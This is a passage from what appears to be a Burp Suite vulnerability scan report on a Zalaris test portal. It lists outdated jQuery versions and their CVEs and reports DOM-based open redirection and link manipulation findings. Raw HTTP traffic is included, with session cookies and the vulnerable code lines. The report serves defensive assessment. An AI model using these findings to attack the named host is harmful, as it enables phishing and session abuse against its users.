GET /nea/v1/authenticate?neaRelayState=ZHQPORTAL%3ahttps%3a%2f%2ftestportal.zalaris.com%2fep%2fredirect HTTP/1.1
Host: testportal.zalaris.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:44:55 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
pragma: no-cache
cache-control: no-cache
expires: 0
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
set-cookie:
com.sap.engine.security.authentication.original_application_url=GET#uqh%2FQ0w6kLKY3jZ8hgWV3Q2XguvSxedQaRvmKMdCC5eCBUA%2FLhRgt1ty5Bshsmzb8xkYvevydUWqU
tRmlz6bYWdUV1VLkvSDm21G3Ew3TkZhPuw8M%2Fv%2BTCaWHz2tDyeQvkX8f%2BBIB4DZuAV4oudieSsEue3rWOCutafJiuYS9qQyILakKzXPSxxmDrrupui0d7lczxHww02JfMr11
7gisdH9RwYkGihFX8%2F4pkoUVM%3D;Path=/nea/v1/authenticate;HttpOnly; SameSite=None; Secure
set-cookie: saplb_PORTAL=(J2EE7254220)7254252; Version=1; Path=/; Secure; HttpOnly; SameSite=None;
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 6912

<!DOCTYPE html><script>
var inPortalScript = false
var webpath = "/zalaris_logon_2fa/"
</script>

<html>
<head>
<BASE target="self">
<link rel=stylesheet href="/zalaris_logon_2fa/css/misc_logon.c
...[SNIP]...
<meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1">
<script src="/code.jquery.com/jquery-3.3.1.min.js"></script>
...[SNIP]...
```

3.4. https://testportal.zalaris.com/neptune/server/sapui5/1.71/resources/sap-ui-core.js

Summary

Severity:	Low
Confidence:	Tentative
Host:	https://testportal.zalaris.com
Path:	/neptune/server/sapui5/1.71/resources/sap-ui-core.js

Issue detail

We observed a vulnerable JavaScript library.

We detected **jquery** version **2.2.3**, which has the following vulnerabilities:

- **CVE-2015-9251**: 3rd party CORS request may execute
- **CVE-2015-9251**: parseHTML() executes scripts in event handlers
- **CVE-2019-11358**: JQuery before 3.4.0, as used in Drupal, Backdrop CMS, and other products, mishandles jQuery.extend(true, {}, ...) because of Object.prototype pollution
- **CVE-2020-11022**: Regex in its jQuery.htmlPrefilter sometimes may introduce XSS
- **CVE-2020-11023**: Regex in its jQuery.htmlPrefilter sometimes may introduce XSS

Request 1

```
GET /neptune/server/sapui5/1.71/resources/sap-ui-core.js HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

Response 1

```
HTTP/1.1 200 OK
Date: 20220630 065956 CET
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-javascript
Content-Length: 775317
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Wed, 05 Aug 2020 11:49:40 GMT
sap-dms: KW
ms-author-via: DAV
sap-cache-control: +86400
sap-isc-etag: 9A62C15D94D21020E1000000ADC9967
sap-isc-uagent: 0
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io: data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcores.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcores.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://cdnjs.cloudflare.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

//@ui5-bundle sap-ui-core.js
window["sap-ui-optimized"] = true;
try {
  //@ui5-bundle-raw-include sap/ui/thirdparty/baseuri.js
  /*!
  * OpenUI5
  * (c) Copyright 2009-2019 SAP SE or an SAP affiliate compan
  ...[SNIP]...
  /_merge',["./isPlainObject"],function(a){return function strict";var t=Object.create(null);var m=function(){(
  /*
  * The code in this function is taken from jQuery 2.2.3 "jQuery.extend" and got modified.
  *
  * jQuery JavaScript Library v2.2.3
  * http://jquery.com/
  *
  * Copyright jQuery Foundation and other contributors
  * Released under the MIT license
  * http://jquery.org/license
  */
  var s,c,b,n,o,d,e=arguments[2]||{};i=3,l=a
  ...[SNIP]...
```

3.5. https://testportal.zalaris.com/resetpwd/resetpwd.html

Summary

Severity: **Low**

Confidence: **Tentative**

Host: **https://testportal.zalaris.com**

Path: **/resetpwd/resetpwd.html**

Issue detail

We observed a vulnerable JavaScript library.

We detected **jQuery** version **3.3.1.min**, which has the following vulnerabilities:

- **CVE-2019-11358**: jQuery before 3.4.0, as used in Drupal, Backdrop CMS, and other products, mishandles jQuery.extend(true, {}, ...) because of Object.prototype pollution
- **CVE-2020-11022**: Regex in its jQuery.htmlPrefilter sometimes may introduce XSS
- **CVE-2020-11023**: Regex in its jQuery.htmlPrefilter sometimes may introduce XSS

Request 1

```
GET /resetpwd/resetpwd.html HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:59:59 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Last-Modified: Fri, 14 May 2021 13:44:48 GMT
ETag: "1330-5c24a72874608-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltstcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Content-Length: 4912
Connection: close
Content-Type: text/html

<!DOCTYPE html>
<html>

<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<meta http-equiv="Cache-Control" content="no-cache">
<meta http-equiv="Pragma" content="no-cach
...[SNIP]...
<meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1">
<script src="/srcfiles/jquery-3.3.1.min.js"></script>
...[SNIP]...
```

4. Open redirection (DOM-based)

Summary

Severity: **Low**

Confidence: **Tentative**

Host: **https://testportal.zalaris.com**

Path: **/irj/portal**

Issue detail

The application may be vulnerable to DOM-based open redirection. Data is read from **window.name** and passed to **document.location.href**.

Note: The name of the current window is a valid attack vector for DOM-based vulnerabilities. An attacker can directly control the name of the targeted application's window by using code on their own domain to load the targeted page using either `window.open()` or an `iframe` tag, and specifying the desired window name.

Issue background

DOM-based vulnerabilities arise when a client-side script reads data from a controllable part of the DOM (for example, the URL) and processes this data in an unsafe way.

DOM-based open redirection arises when a script writes controllable data into the target of a redirection in an unsafe way. An attacker may be able to use the vulnerability to construct a URL that, if visited by another application user, will cause a redirection to an arbitrary external domain. This behavior can be leveraged to facilitate phishing attacks against users of the application. The ability to use an authentic application URL, targeting the correct domain and with a valid SSL certificate (if SSL is used), lends credibility to the phishing attack because many users, even if they verify these features, will not notice the subsequent redirection to a different domain.

Note: If an attacker is able to control the start of the string that is passed to the redirection API, then it may be possible to escalate this vulnerability into a JavaScript injection attack, by using a URL with the `javascript:` pseudo-protocol to execute arbitrary script code when the URL is processed by the browser.

Burp Suite automatically identifies this issue using dynamic and static code analysis. Static analysis can lead to false positives that are not actually exploitable. If Burp Scanner has not provided any evidence resulting from dynamic analysis, you should review the relevant code and execution paths to determine whether this vulnerability is indeed present, or whether mitigations are in place that would prevent exploitation.

Issue remediation

The most effective way to avoid DOM-based open redirection vulnerabilities is not to dynamically set redirection targets using data that originated from any untrusted source. If the desired functionality of the application means that this behavior is unavoidable, then defenses must be implemented within the client-side code to prevent malicious data from introducing an arbitrary URL as a redirection target. In general, this is best achieved by using a whitelist of URLs that are permitted redirection targets, and strictly validating the target against this list before performing the redirection.

References

- [Web Security Academy: Open redirection \(DOM-based\)](#)

Vulnerability classifications

- [CWE-601: URL Redirection to Untrusted Site \('Open Redirect'\)](#)

Request 1

```
GET /irj/portal HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:59:43 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
x-ua-compatible: IE=Edge
pragma: no-cache
cache-control: no-store, no-cache, must-revalidate
expires: 0
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/ data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestscors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
set-cookie: PortalAlias=portal; Path=/; SameSite=None; Secure
Content-Disposition: inline; filename=hpb.html
```

```

X-Content-Type-Options: nosniff
Connection: close
Content-Length: 13741

<!DOCTYPE html>
<html><head>
<script type="text/javascript">
/*HTML Business for Java, 6.0*/
ur_system = {doc : window.document , mimepath :"/com.sap.portal.design.urdesigndata/themes/portal/sap_trade
...[SNIP]...
</script><script type="text/javascript"src="/com.sap.portal.navigation.afp.resources/scripts/optimize/core_navigation.js?rid=64f85e3588d364cc1c10b37f7757ad55"></script>
...[SNIP]...

```

Request 2

```

GET /com.sap.portal.navigation.afp.resources/scripts/optimize/core_navigation.js?rid=64f85e3588d364cc1c10b37f7757ad55 HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0

```

Response 2

```

HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 05:02:41 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-javascript
last-modified: Fri, 11 Mar 2022 05:01:46 GMT
cache-control: max-age=604800
sap-cache-control: +86400
sap-isc-etag: J2EE/632485329
Content-Length: 201198
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com https://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

LSAPI=function(){var b="1.2";var a={SCREENMODE_NORMAL:0,SCREENMODE_FULL:1,screenModeChangeNotificationFunctions:[],titleSuffix:null,init:function(f)
{this.titleSuffix=f,setCanvasTitle:function(f){if(t
...[SNIP]...
<b.length;a++}{var c=b[a].name;var e=b[a].value;if(c=="DynamicParameter"){e=encodeURIComponent(e)}var d="&"+c+"="+e;f+=d}}return f}function openPortalPlace(a){var
b=a.dataObject;portalUri=document.location.protocol+"//"+document.location.host+"/irj/servlet/prt/portal/prtroot
/com.sap.portal.navigation.helperservice.PortalPlaceRedirect?ppLaunchURL="+b+"&windowId="+window.name;EPCM.getSAPTop().document.location.href=portalUri;
return}EPCM.subscribeEvent({"urn:com.sap.portal.navigation","PortalPlace",openPortalPlace});var Browser={IE:!!(window.attachEvent&&window.opera),IE7:/MSIE
7.0/.test(navigator.userAgent),Opera:!!window.o
...[SNIP]...

```

Static analysis

Data is read from **window.name** and passed to **document.location.href** via the following statements:

- `portalUrl= document.location.protocol+ "://" + document.location.host+ "/irj/servlet/prt/po..." + b+ "&windowId="+window..." + window.name;`
- `EPCM.getSAPTop().document.location.href=portalUrl;`

5. Link manipulation (DOM-based)

There are 8 instances of this issue:

- `/htmlb/jslib/sapUrMapi_nn7.js`
- `/htmlb/jslib/sapUrMapi_nn7.js`
- `/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds`
- `/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds`

- [/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds](#)
- [/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds](#)
- [/irj/servlet/prt/portal/prtroot/com.sap.portal.epcf.admin.WorkProtectPopup](#)
- [/irj/servlet/prt/portal/prtroot/com.sap.portal.epcf.admin.WorkProtectPopup](#)

Issue background

DOM-based vulnerabilities arise when a client-side script reads data from a controllable part of the DOM (for example, the URL) and processes this data in an unsafe way.

DOM-based link manipulation arises when a script writes controllable data to a navigation target within the current page, such as a clickable link or the submission URL of a form. An attacker may be able to use the vulnerability to construct a URL that, if visited by another application user, will modify the target of links within the response. An attacker may be able to leverage this to perform various attacks, including:

- Causing the user to redirect to an arbitrary external URL, to facilitate a phishing attack.
- Causing the user to submit sensitive form data to a server controlled by the attacker.
- Causing the user to perform an unintended action within the application, by changing the file or query string associated with a link.
- Bypassing browser anti-XSS defenses by injecting on-site links containing XSS exploits, since browser anti-XSS defenses typically do not operate on on-site links.

Burp Suite automatically identifies this issue using dynamic and static code analysis. Static analysis can lead to false positives that are not actually exploitable. If Burp Scanner has not provided any evidence resulting from dynamic analysis, you should review the relevant code and execution paths to determine whether this vulnerability is indeed present, or whether mitigations are in place that would prevent exploitation.

Issue remediation

The most effective way to avoid DOM-based link manipulation vulnerabilities is not to dynamically set the target URLs of links or forms using data that originated from any untrusted source. If the desired functionality of the application means that this behavior is unavoidable, then defenses must be implemented within the client-side code to prevent malicious data from introducing an arbitrary URL as a link target. In general, this is best achieved by using a whitelist of URLs that are permitted link targets, and strictly validating the target against this list before setting the link target.

References

- [Web Security Academy: Link manipulation \(DOM-based\)](#)

Vulnerability classifications

- [CWE-20: Improper Input Validation](#)
- [CAPEC-153: Input Data Manipulation](#)

5.1. https://testportal.zalaris.com/htmlb/jslib/sapUrMapi_nn7.js

Summary

Severity:	Low
Confidence:	Firm
Host:	https://testportal.zalaris.com
Path:	/htmlb/jslib/sapUrMapi_nn7.js

Issue detail

The application may be vulnerable to DOM-based link manipulation. Data is read from `location.href` and passed to the `'href'` property of a DOM element.

Request 1

```
GET /htmlb/jslib/sapUrMapi_nn7.js HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656565019136; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:57:14 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
